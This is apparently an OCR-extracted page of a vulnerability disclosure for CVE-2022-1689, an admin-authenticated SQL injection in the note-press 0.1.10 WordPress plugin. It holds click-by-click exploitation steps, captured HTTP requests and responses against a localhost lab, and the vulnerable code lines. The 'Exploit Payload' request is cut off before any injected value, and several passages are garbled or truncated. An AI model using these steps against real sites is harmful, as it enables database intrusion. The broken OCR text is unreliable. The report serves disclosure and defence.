(2/3) note-press 0.1.10 WordPress plugin SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	May 09 2022
Affected Software	note-press
Affected Software Type	WordPress plugin
Version	0.1.10
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1689
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/note-press
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1689

Vulnerability Description


The `Update` data parameter in note-press 0.1.10 is vulnerable to SQL injection. An

Exploitation Guide


Login as `admin` user. This attack requires at least `admin` privileges.




Go to `Note Press`.




Choose an arbitrary `Title` and click on `Add Note`.




Click on `Edit`.



Click on `Update Note`.



Clicking the previous button triggers the vulnerable request. `Update` is the vulnerable data parameter.




```
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu&ac
tion=edit&id=17
Content-Type: application/x-www-form-urlencoded
Content-Length: 140
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016
47f; wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
62b; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651655077;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

_wpnonce=f5b4b02f56&Title=Test&stickycolor=&Deadline=&Priority=0
&iconselect%5B%5D=...&display_name=admin&
Note_Presseditor=&Update=17
```


```
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 36676
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8" />
    <title>
      Note Press &lsaquo; hacking playground &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
            func();
          }
        }
      };
      var ajaxurl = '/wp-admin/admin-ajax.php',
      pagenow = 'toplevel_page_Note_Press-Main-Menu',
      typenow = '',
```

A POC may look like the following request:



In the code, the vulnerability is triggered by unsanitized user input of `Update` at line 1103 in `./admin/Note_Press-admin-menu.php`. The final database query is called at line 879 of the same file.



Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu&action=edit&id=17
Content-Type: application/x-www-form-urlencoded
Content-Length: 186
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

_wpnonce=f5b4b02f56&Title=Test&stickycolor=&Deadline=&Priority=0&iconselect%5B%5D=aablank.png&d
```